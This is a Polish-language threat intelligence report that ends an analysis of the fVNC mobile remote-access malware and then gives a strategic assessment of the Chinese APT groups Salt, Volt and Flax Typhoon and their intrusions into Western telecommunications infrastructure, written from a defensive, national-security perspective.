
Właściwy dostęp realizowany jest poprzez tunel Fast Reverse Proxy, zestawiany dynamicznie i wyłącznie na żądanie operatora. Umożliwia to zdalne, manualne sterowanie urządzeniem – w tym: przechwytywanie obrazu ekranu, interakcję z aplikacjami oraz dalsze działania postkompromitacyjne – przy jednoczesnym ominięciu zapór sieciowych i mechanizmów NAT. Z perspektywy obronnej oznacza to, że urządzenie ofiary staje się ukrytym zasobem sieciowym, dostępnym jedynie w krótkich, kontrolowanych oknach czasowych.

Istotnym elementem obserwowanych kampanii jest selektywność infekcji oraz wstępne profilowanie ofiary, co wskazuje na działania o podwyższonym stopniu ukierunkowania. Krótkotrwała infrastruktura C2, dynamicznie dostarczane parametry komunikacyjne oraz rotacja domen i certyfikatów świadczą o świadomym stosowaniu zasad OPSEC i modelu „burn-after-use”. W połączeniu z faktem, że w Polsce zidentyfikowano wiele wariantów i iteracji tego malware, fVNC należy traktować jako realny i rozwijający się komponent lokalnego krajobrazu zagrożeń mobilnych, a nie pojedynczy incydent techniczny.

Podsumowanie

Ciągłe śledzenie rozwoju złośliwego oprogramowania sprawia, że obserwowane zmiany nie wydają się rewolucyjne ani nagłe. Ewolucja malware to proces, który jest czuły na wdrażane zabezpieczenia w systemach i organizacjach, a także na zmieniające się przyzwyczajenia użytkowników. Wspomaganie się przez atakujących asystentami AI jest coraz bardziej zauważalne i spodziewamy się jedynie zwiększenia udziału generowanego kodu oraz treści w atakach. W połączeniu z usługami związanymi ze złośliwym oprogramowaniem z kategorii Malware-as-a-Service znacząco obniża to próg wejścia w świat cyberprzestępczy, co wyraźnie przyczynia się do większej liczby infekcji. Śledzenie kampanii odbywających się początkowo na bardzo małą skalę może w przyszłości pomóc zrozumieć techniki zaadaptowane w atakach masowych.





03

**Działania
cyberprzestępców
i metody ataków**

Obraz zagrożeń

Działania cyberprzestępców
i metody ataków

Metody ochrony i budowania
cyberodporności

Prognozy i kierunki rozwoju

Chronimy i pomagamy





Tajfuny w telekomunikacji

Analiza taktyczno-strategiczna

// Ireneusz Tarnowski

Globalne aspiracje Chińskiej Republiki Ludowej a aktywność chińskich grup APT w infrastrukturze telekomunikacyjnej

Aktywność chińskich grup APT w infrastrukturze telekomunikacyjnej państw zachodnich nie jest zjawiskiem incydentalnym ani ograniczonym wyłącznie do klasycznego cyberszpiegostwa. Działania te należy postrzegać w kontekście długofalowej strategii państwowej Chińskiej Republiki Ludowej, która konsekwentnie buduje swoją pozycję jako globalnego mocarstwa technologicznego, militarnego i gospodarczego. Cyberprzestrzeń stanowi jedną z kluczowych domen realizacji tej strategii, obok działań dyplomatycznych, ekonomicznych i militarnych. Infrastruktura telekomunikacyjna państw staje się więc nie tylko celem wywiadowczym, lecz również potencjalnym polem działań zakłócających oraz areną walki o przewagę operacyjną w razie konfliktu.

Chińskie potrzeby wywiadowcze obejmują szerokie spektrum informacji: od danych politycznych i wojskowych, przez komunikację rządową i dyplomatyczną, po wiedzę o architekturze infrastruktury krytycznej oraz mechanizmach reagowania kryzysowego. Telekomunikacja, jako kręgosłup nowoczesnych państw, umożliwia realizację wszystkich tych celów jednocześnie. Uzyskanie trwałego, ukrytego dostępu do sieci operatorskich pozwala nie tylko na bieżące pozyskiwanie informacji, ale również na mapowanie zależności systemowych, testowanie mechanizmów detekcji oraz przygotowywanie zdolności do potencjalnych działań zakłócających w przyszłości. W tym sensie obserwowane **kampanie APT należy interpretować jako element przygotowania strategicznego, a nie wyłącznie bieżącej aktywności szpiegowskiej.**

Potencjalne i rzeczywiste skutki kompromitacji infrastruktury telekomunikacyjnej

Efekty skutecznej infiltracji infrastruktury telekomunikacyjnej przez aktorów państwowych mają charakter wielowymiarowy i często wykraczają daleko poza bezpośrednie konsekwencje techniczne. Na poziomie operacyjnym kompromitacja sieci telekomunikacyjnej umożliwia dostęp do metadanych połączeń, informacji lokalizacyjnych, a w niektórych przypadkach również do treści komunikacji. Nawet w sytuacji, gdy treść rozmów pozostaje zaszyfrowana, sama analiza metadanych pozwala na odtworzenie relacji, schematów zachowań oraz identyfikację kluczowych węzłów decyzyjnych w strukturach państwowych i korporacyjnych.

Kampanie APT należy interpretować jako element przygotowania strategicznego, a nie wyłącznie bieżącej aktywności szpiegowskiej.

Z perspektywy strategicznej szczególnie niepokojący jest fakt, że wiele z obserwowanych (opisanych w dalszej części) kampanii miało charakter długotrwały i pozostawało niewykrytymi przez miesiące lub lata. Oznacza to, że atakujący mógł w tym czasie nie tylko pozyskiwać informacje, ale również obserwować reakcje obronne, procedury operacyjne oraz procesy decyzyjne operatorów i instytucji państwowych. W skrajnym scenariuszu taki dostęp może zostać wykorzystany do działań sabotażowych, zakłócania łączności w czasie kryzysu lub konfliktu zbrojnego, a także do operacji wpływu i dezinformacji, opartych na precyzyjnej wiedzy o systemach komunikacyjnych przeciwnika.

Równie istotne są konsekwencje polityczne i społeczne. Ujawnienie faktu długotrwałej infiltracji infrastruktury telekomunikacyjnej podważa zaufanie społeczne do skompromitowanych instytucji państwowych i operatorów, kwestionuje skuteczność mechanizmów ochrony oraz może prowadzić do napięć dyplomatycznych. W tym sensie skutki takich operacji są trudne do jednoznacznego oszacowania, lecz ich potencjalna skala czyni je jednym z najpoważniejszych zagrożeń dla bezpieczeństwa narodowego. Z tej perspektywy tylko poprzez skoordynowaną wymianę informacji, agregację oraz analizę danych na poziomie krajowym i operatorskim możliwe jest pełne zrozumienie ryzyka oraz skuteczne przygotowanie procedur obronnych.

Incydenty i kampanie wymierzone w sektor telekomunikacyjny

Analiza publicznie dostępnych raportów opracowanych przez zespoły CERT, agencje rządowe oraz firmy zajmujące się cyberbezpieczeństwem (m.in.: CISA, FBI, NCSC, CERT EU) wskazuje, że sektor telekomunikacyjny od lat znajduje się w centrum zainteresowania chińskich grup APT. W wielu przypadkach ataki te charakteryzowały się wysokim poziomem przygotowania, precyzyjnym doborem celów oraz zastosowaniem technik minimalizujących ślady działalności. Incydenty te nie miały charakteru masowego, lecz były wymierzone w wybrane podmioty, pełniące kluczową rolę w krajowych lub międzynarodowych systemach komunikacyjnych.

Wspólnym mianownikiem wielu kampanii było wykorzystanie urządzeń brzegowych – routerów, firewalli i systemów VPN – które często funkcjonują na styku sieci zewnętrznej i wewnętrznej, a jednocześnie bywają objęte słabszym monitoringiem niż klasyczne systemy serwerowe. Po uzyskaniu dostępu atakujący koncentrowali się na utrzymaniu trwałej obecności w sieci, unikając działań, które mogłyby prowadzić do szybkiego wykrycia. **W wielu przypadkach celem nie była destrukcja ani kradzież danych w klasycznym rozumieniu, lecz cichy, długoterminowy dostęp umożliwiający obserwację i rekonesans.**

Incydenty związane z aktywnością chińskich grup w sieciach operatorów telekomunikacyjnych

Grupa	Nazwa/Opis incydentu	Przybliżony czas	Skala i skutki
Salt Typhoon	Infiltracja systemów CALEA (USA/Global)	2024–2025	Włamanie do systemów służących do realizacji sądowych nakazów podsłuchu. Grupa uzyskała dostęp do infrastruktury m.in. AT&T, Verizon i Lumen Technologies, potencjalnie monitorując komunikację amerykańskich elit politycznych.
	Kompromitacja infrastruktury krytycznej w bazie wojskowej na wyspie Guam i w USA	2023–2025	Wykrycie masowej obecności w systemach komunikacyjnych i energetycznych. Celem było prepozycjonowanie na wypadek konfliktu o Tajwan. Grupa wykorzystywała botnet KV-botnet (oparty na routerach Cisco i Netgear).
	Operacja przeciwko podmiotom na Tajwanie i w Azji Płd.-Wsch.	2023–2024	Masowa kampania wymierzona w agencje rządowe i firmy technologiczne (w tym telekomy). Wykorzystano lukę w systemach zarządzania (np. SoftEther VPN) do budowy stałych, tylnych furtek.
	Infiltracja holenderskiego Ministerstwa Obrony (i sieci sojuszników)	2024 (wykrycie)	Wykorzystanie luk w urządzeniach FortiGate. Choć cel był militarny, atak opierał się na infrastrukturze ISP do maskowania ruchu i lateral movement (ruchu poprzecznego) wewnątrz sieci rządowej.
	Kampania przeciwko operatorom w Azji i Afryce	2020–2023	Długofalowa infiltracja serwerów przesiadkowych i baz danych billingowych. Wykorzystanie specyficznych technik manipulacji protokołami sygnalizacyjnymi do śledzenia lokalizacji abonentów bez ich wiedzy.
	Norwegia (administracja rządowa i operatorzy telekomunikacyjni)	2021–2024	Szeroka kampania wymierzona w infrastrukturę państwową. Norweskie służby (PST) i NSM potwierdziły, że chińscy aktorzy wykorzystali luki w systemach Ivanti Connect Secure. Celem było uzyskanie dostępu do sieci rządowych poprzez infrastrukturę operatorów wspierających administrację.
	Wielka Brytania (sektor telekomunikacyjny)	2021–2023	Ataki na brytyjskich operatorów w celu kradzieży danych logowania i mapowania sieci szkieletowej. Brytyjskie NCSC wskazało na systematyczne próby osłabiania zaufania do łańcucha dostaw i eksfiltrację metadanych dotyczących osób o znaczeniu strategicznym (high-value targets).
	Wielka Brytania (instytucje)	2024	Wykrycie rozległej sieci botnetowej wykorzystywanej do ataków na brytyjskie podmioty publiczne. Kampania opierała się na infekowaniu tysięcy urządzeń brzegowych (routerów) w celu stworzenia anonimowej warstwy przesyłowej dla właściwych operacji szpiegowskich.

+ Salt Typhoon

Kampania grupy określanej jako Salt Typhoon stanowi jeden z najbardziej dojrzałych i jednocześnie niepokojących przykładów długotrwałej, państwowej aktywności cyberwywiadowczej wymierzonej bezpośrednio w infrastrukturę telekomunikacyjną państw zachodnich. Z perspektywy analitycznej szczególną uwagę zwraca fakt, że operacje tej grupy nie były nastawione na szybkie osiągnięcie efektu taktycznego, lecz na uzyskanie i utrzymanie trwałego, niskoszumowego dostępu do środowisk operatorskich, co wskazuje na strategiczny charakter prowadzonych działań.

Dostępne analizy wskazują, że Salt Typhoon koncentrował się na kompromitacji kluczowych elementów infrastruktury sieciowej, w tym: urządzeń brzegowych, systemów zarządzania ruchem oraz platform odpowiedzialnych za obsługę sygnalizacji i metadanych połączeń. W odróżnieniu od klasycznych kampanii APT wymierzonych w środowiska IT, operacje te były głęboko osadzone w specyfice architektury telekomunikacyjnej, co sugeruje wysoki poziom rozpoznania technicznego i dostęp do wiedzy domenowej charakterystycznej dla operatorów sektora telekomunikacyjnego.

Istotnym elementem kampanii była zdolność do poruszania się w środowiskach, które często nie są objęte pełnym monitoringiem bezpieczeństwa porównywalnym z klasycznymi centrami danych. Atakujący wykorzystywali luki w urządzeniach sieciowych, umożliwiając dostęp uprzywilejowany bez dedykowanego malware. Takie podejście znacząco obniżało widoczność działań i utrudniało ich wykrycie przez standardowe mechanizmy detekcji.

Z perspektywy bezpieczeństwa państwa szczególnie istotne jest to, że dostęp uzyskany przez Salt Typhoon umożliwiał obserwację i potencjalne przechwytywanie danych o znaczeniu strategicznym, w tym metadanych komunikacyjnych osób pełniących funkcje publiczne, przedstawicieli administracji oraz podmiotów kluczowych dla funkcjonowania państwa. Nawet przy założeniu braku dostępu do treści komunikacji, sama analiza wzorców połączeń i lokalizacji użytkowników stanowi niezwykle cenne źródło informacji wywiadowczych.

Charakterystyka operacyjna działań i sposób prowadzenia kampanii

Analiza taksonomiczna działań Salt Typhoon wskazuje na klasyczny, wieloetapowy przebieg operacji APT, dostosowany jednak do realiów infrastruktury telekomunikacyjnej. Faza początkowa obejmowała rozpoznanie zewnętrznych punktów styku operatorów, w szczególności urządzeń brzegowych, systemów VPN oraz interfejsów zarządzających. W tej fazie atakujący wykazywali dużą cierpliwość, koncentrując się na identyfikacji

stabilnych wektorów dostępu niegenerujących nadmiernych anomalii.

Po uzyskaniu dostępu początkowego działania grupy koncentrowały się na eskalacji uprawnień i utrwaleniu obecności w środowisku. Charakterystyczne było wykorzystywanie legalnych mechanizmów administracyjnych oraz natywnych narzędzi systemowych, co pozwalało na realizację kolejnych etapów operacji bez wdrażania wyraźnie złośliwego oprogramowania. Tego typu podejście wpisuje się w model living-off-the-land (LOTL, tj. taktyka oparta na wykorzystaniu w ramach operacji legalnych, wbudowanych narzędzi systemowych), który w środowiskach operatorskich jest szczególnie trudny do odróżnienia od normalnej aktywności administracyjnej.

W dalszej fazie obserwowano działania związane z lateral movement w obrębie sieci operatorskich, przy czym celem nie było masowe przemieszczanie się pomiędzy segmentami, lecz selektywne uzyskiwanie dostępu do systemów o najwyższej wartości informacyjnej. W tym kontekście szczególne znaczenie miały systemy zarządzania ruchem, platformy billingowe oraz elementy infrastruktury odpowiedzialne za sygnalizację i routing połączeń. Działania te miały charakter precyzyjny i ograniczony, co dodatkowo utrudniało ich wykrycie.

Kończącym, lecz długotrwałym etapem operacji było utrzymanie dostępu oraz pasywna obserwacja środowiska. Brak jednoznacznych oznak masowej eksfiltracji danych sugeruje, że głównym celem była bieżąca dostępność informacji oraz gotowość do ich pozyskania w dogodnym momencie. Z punktu widzenia CTI jest to wyraźny sygnał, że kampania miała charakter strategiczny, a nie reaktywny czy oportunistyczny.

+ Volt Typhoon

Aktywność grupy określanej jako Volt Typhoon stanowi jakościowo odmienny, lecz komplementarny wobec Salt Typhoon, model działań chińskich aktorów państwowych w cyberprzestrzeni. O ile Salt Typhoon koncentruje się na pozyskiwaniu informacji wywiadowczych poprzez infiltrację środowisk telekomunikacyjnych, o tyle Volt Typhoon jest powszechnie interpretowany jako przykład operacji ukierunkowanej na długoterminowe prepozycjonowanie dostępu do infrastruktury krytycznej. Nadrzędnym celem

Aktorzy państwowi będą coraz częściej unikać wdrażania malware na rzecz działań, które z technicznego punktu widzenia nie odbiegają znacząco od normalnej aktywności operacyjnej.

takiego podejścia nie jest osiąganie natychmiastowych efektów operacyjnych, lecz przygotowanie warunków umożliwiających potencjalne działania zakłócające w scenariuszu eskalacji geopolitycznej. Z perspektywy analitycznej istotne jest, że kampanie Volt Typhoon nie wykazują typowych cech operacji nastawionych na bieżącą eksfiltrację danych, co odróżnia je od klasycznych kampanii szpiegowskich.

Obserwowane działania charakteryzują się skrajną powściągliwością, minimalizmem technicznym oraz niemal całkowitym unikaniem artefaktów, które mogłyby jednoznacznie wskazywać na obecność intruza. Profil ten jest spójny z hipotezą, że celem grupy jest utrzymanie ukrytego, stabilnego dostępu do wybranych elementów infrastruktury krytycznej – w tym sieci telekomunikacyjnych, energetycznych i transportowych – na potrzeby przyszłych, jeszcze niezmaterializowanych scenariuszy operacyjnych. W kontekście telekomunikacyjnym szczególnym zainteresowaniem Volt Typhoon cieszą się systemy, których kompromitacja może wywołać efekt kaskadowy, takie jak: urządzenia sieciowe, serwery pośredniczące, elementy zarządzania ruchem oraz systemy zapewniające ciągłość usług. Dostęp do tych komponentów umożliwia dokładne rozpoznanie architektury sieci, zależności pomiędzy systemami oraz identyfikację punktów krytycznych, bez konieczności wywierania natychmiastowego wpływu na użytkowników końcowych.

Charakterystyka operacyjna działań i sposób prowadzenia kampanii

Z punktu widzenia Cyber Threat Intelligence operacje Volt Typhoon wyróżniają się konsekwentnym stosowaniem technik LOTL, co w środowiskach infrastruktury krytycznej znacząco utrudnia ich wykrycie. Faza uzyskania dostępu początkowego opierała się na wykorzystaniu publicznie dostępnych usług oraz urządzeń brzegowych, często funkcjonujących w warunkach ograniczonej obserwowalności bezpieczeństwa. W kolejnych etapach atakujący unikali wdrażania dedykowanego malware, preferując natywne narzędzia systemowe, standardowe protokoły administracyjne oraz istniejące mechanizmy zarządzania. Utrwalanie obecności realizowane było poprzez nadużywanie legalnych kont i modyfikacje konfiguracji, co pozwalało na zachowanie spójności z normalnym profilem administracyjnym środowiska.

Lateral movement w kampaniach Volt Typhoon miał charakter wysoce selektywny i celowy. Zamiast szerokiego przemieszczania się pomiędzy segmentami sieci, działania koncentrowały się na ograniczonej liczbie systemów o strategicznym znaczeniu, w szczególności komponentów odpowiedzialnych za routing, synchronizację oraz zarządzanie infrastrukturą sieciową. Taki sposób poruszania się minimalizował generowanie anomalii i jednocześnie umożliwiał dalsze działania rozpoznawcze. Brak agresywnej eksfiltracji danych oraz niska intensywność ruchu sieciowego wzmacniają ocenę, że głównym celem operacji było utrzymanie dostępu, a nie jego natychmiastowe wykorzystanie.

Końcowym, lecz kluczowym elementem operacji była długoterminowa obserwacja środowiska oraz testowa-

Ochrona infrastruktury krytycznej nie może ograniczać się wyłącznie do rdzenia sieci.

nie granic wykrywalności. Z perspektywy CTI działania te można interpretować jako formę cichego rekonesansu, w ramach którego atakujący weryfikują skuteczność mechanizmów bezpieczeństwa, procedur reagowania oraz zdolności organizacji do identyfikacji subtelnych anomalii behawioralnych. Analiza całości działań Volt Typhoon wskazuje, że publicznie dostępne źródła nie potwierdzają użycie dedykowanych narzędzi destrukcyjnych przez tę grupę. Jednocześnie sposób prepozycjonowania, uzyskiwania wysokich uprawnień oraz dostępu do systemów zarządzania i sterowania tworzy warunki umożliwiające szybkie przejście do działań zakłócających lub destrukcyjnych w scenariuszu eskalacyjnym.

+ Flax Typhoon

Aktywność grupy określanej jako Flax Typhoon reprezentuje odmienny, lecz strategicznie istotny model działań chińskich aktorów państwowych w cyberprzestrzeni. W przeciwieństwie do Salt Typhoon, skoncentrowanego na głębokiej infiltracji środowisk operatorskich, oraz Volt Typhoon, ukierunkowanego na ciche pozostawianie w infrastrukturze krytycznej, Flax Typhoon operuje na poziomie masowym, wykorzystując obszar infrastruktury sieciowej jako wektor długoterminowego dostępu.

Z dostępnych analiz wynika, że Flax Typhoon w dużym stopniu opierał się na kompromitacji urządzeń klasy SOHO (Small Office / Home Office), CPE (Customer Premises Equipment) oraz innych systemów brzegowych, często zarządzanych poza ścisłymi strukturami bezpieczeństwa operatorów. Urządzenia te, powszechnie wykorzystywane zarówno przez użytkowników indywidualnych, jak i mniejsze podmioty instytucjonalne, stanowią naturalny punkt styku pomiędzy sieciami operatorskimi a siecią publiczną. Ich masowa kompromitacja umożliwia budowę rozproszonej infrastruktury pośredniej, która może być wykorzystywana do działań wywiadowczych, maskowania ruchu oraz pośredniego dostępu do bardziej chronionych segmentów sieci.

Z perspektywy CTI szczególnie istotne jest to, że Flax Typhoon demonstruje zdolność do prowadzenia operacji o bardzo niskim progu technicznym pojedynczego elementu, a jednocześnie wysokiej wartości strategicznej w skali całej kampanii. Zamiast polegać na zaawansowanym malware czy złożonych exploitach 0-day, grupa wykorzystywała znane podatności, słabe konfiguracje oraz brak segmentacji i monitoringu na poziomie urządzeń brzegowych. Tego typu podejście znacząco utrudnia detekcję, gdyż aktywność atakujących rozmywa się w masie legalnego ruchu generowanego przez tysiące lub dziesiątki tysięcy przejętych systemów.

W kontekście infrastruktury telekomunikacyjnej Flax Typhoon należy postrzegać jako element uzupełniający wobec działań Salt Typhoon i Volt Typhoon. Podczas gdy pierwsze dwie kampanie koncentrują się na dostępie do kluczowych komponentów sieci oraz systemów zarządzania, Flax Typhoon buduje zaplecze operacyjne na poziomie peryferyjnym, umożliwiające elastyczne wsparcie działań wywiadowczych, prepozycjonujących i potencjalnie zakłócających. Taka architektura działań zwiększa odporność operacyjną przeciwnika i utrudnia zarówno atrybucję, jak i skuteczne przeciwdziałanie.

Z perspektywy państwa i operatorów telekomunikacyjnych obecność Flax Typhoon w krajobrazie zagrożeń podkreśla, że **ochrona infrastruktury krytycznej nie może ograniczać się wyłącznie do rdzenia sieci. Obrzeża infrastruktury, urządzenia klienckie oraz systemy pośrednie stają się integralnym elementem środowiska operacyjnego przeciwnika i wymagają uwzględnienia w modelach ryzyka, monitoringu oraz planowania działań obronnych.**

Perspektywa dużego operatora telekomunikacyjnego

Zarówno z perspektywy państwa, jak i dużego operatora telekomunikacyjnego, aktywność grup takich jak Salt Typhoon i Volt Typhoon powinna być traktowana nie jako seria odrębnych incydentów bezpieczeństwa, lecz jako trwały element środowiska zagrożeń o charakterze strategicznym. Oznacza to konieczność odejścia od incydentocentrycznego modelu reagowania na rzecz podejścia zakładającego długofalową obecność zaawansowanego przeciwnika państwowego w infrastrukturze krytycznej. W takim paradygmacie kluczowe pytanie nie brzmi: „czy dojdzie do kompromitacji”, lecz: „kiedy i w jakim zakresie zostanie ona wykryta”.

Na poziomie państwowym niezbędne jest jednoznaczne uznanie infrastruktury telekomunikacyjnej za komponent bezpieczeństwa narodowego w domenie cybernetycznej, porównywalny pod względem znaczenia z systemami energetycznymi czy transportowymi. Telekomunikacja stanowi bowiem warstwę umożliwiającą funkcjonowanie pozostałych sektorów – od administracji publicznej i służb ratunkowych, przez systemy wojskowe, po stabilność gospodarki. W tym kontekście ochrona sieci operatorskich nie może być postrzegana wyłącznie jako

odpowiedzialność podmiotów komercyjnych. Wymaga ona systemowej współodpowiedzialności państwa, obejmującej ramy regulacyjne, mechanizmy wymiany informacji, wsparcie analityczne oraz zdolność do skoordynowanego reagowania w sytuacjach kryzysowych.

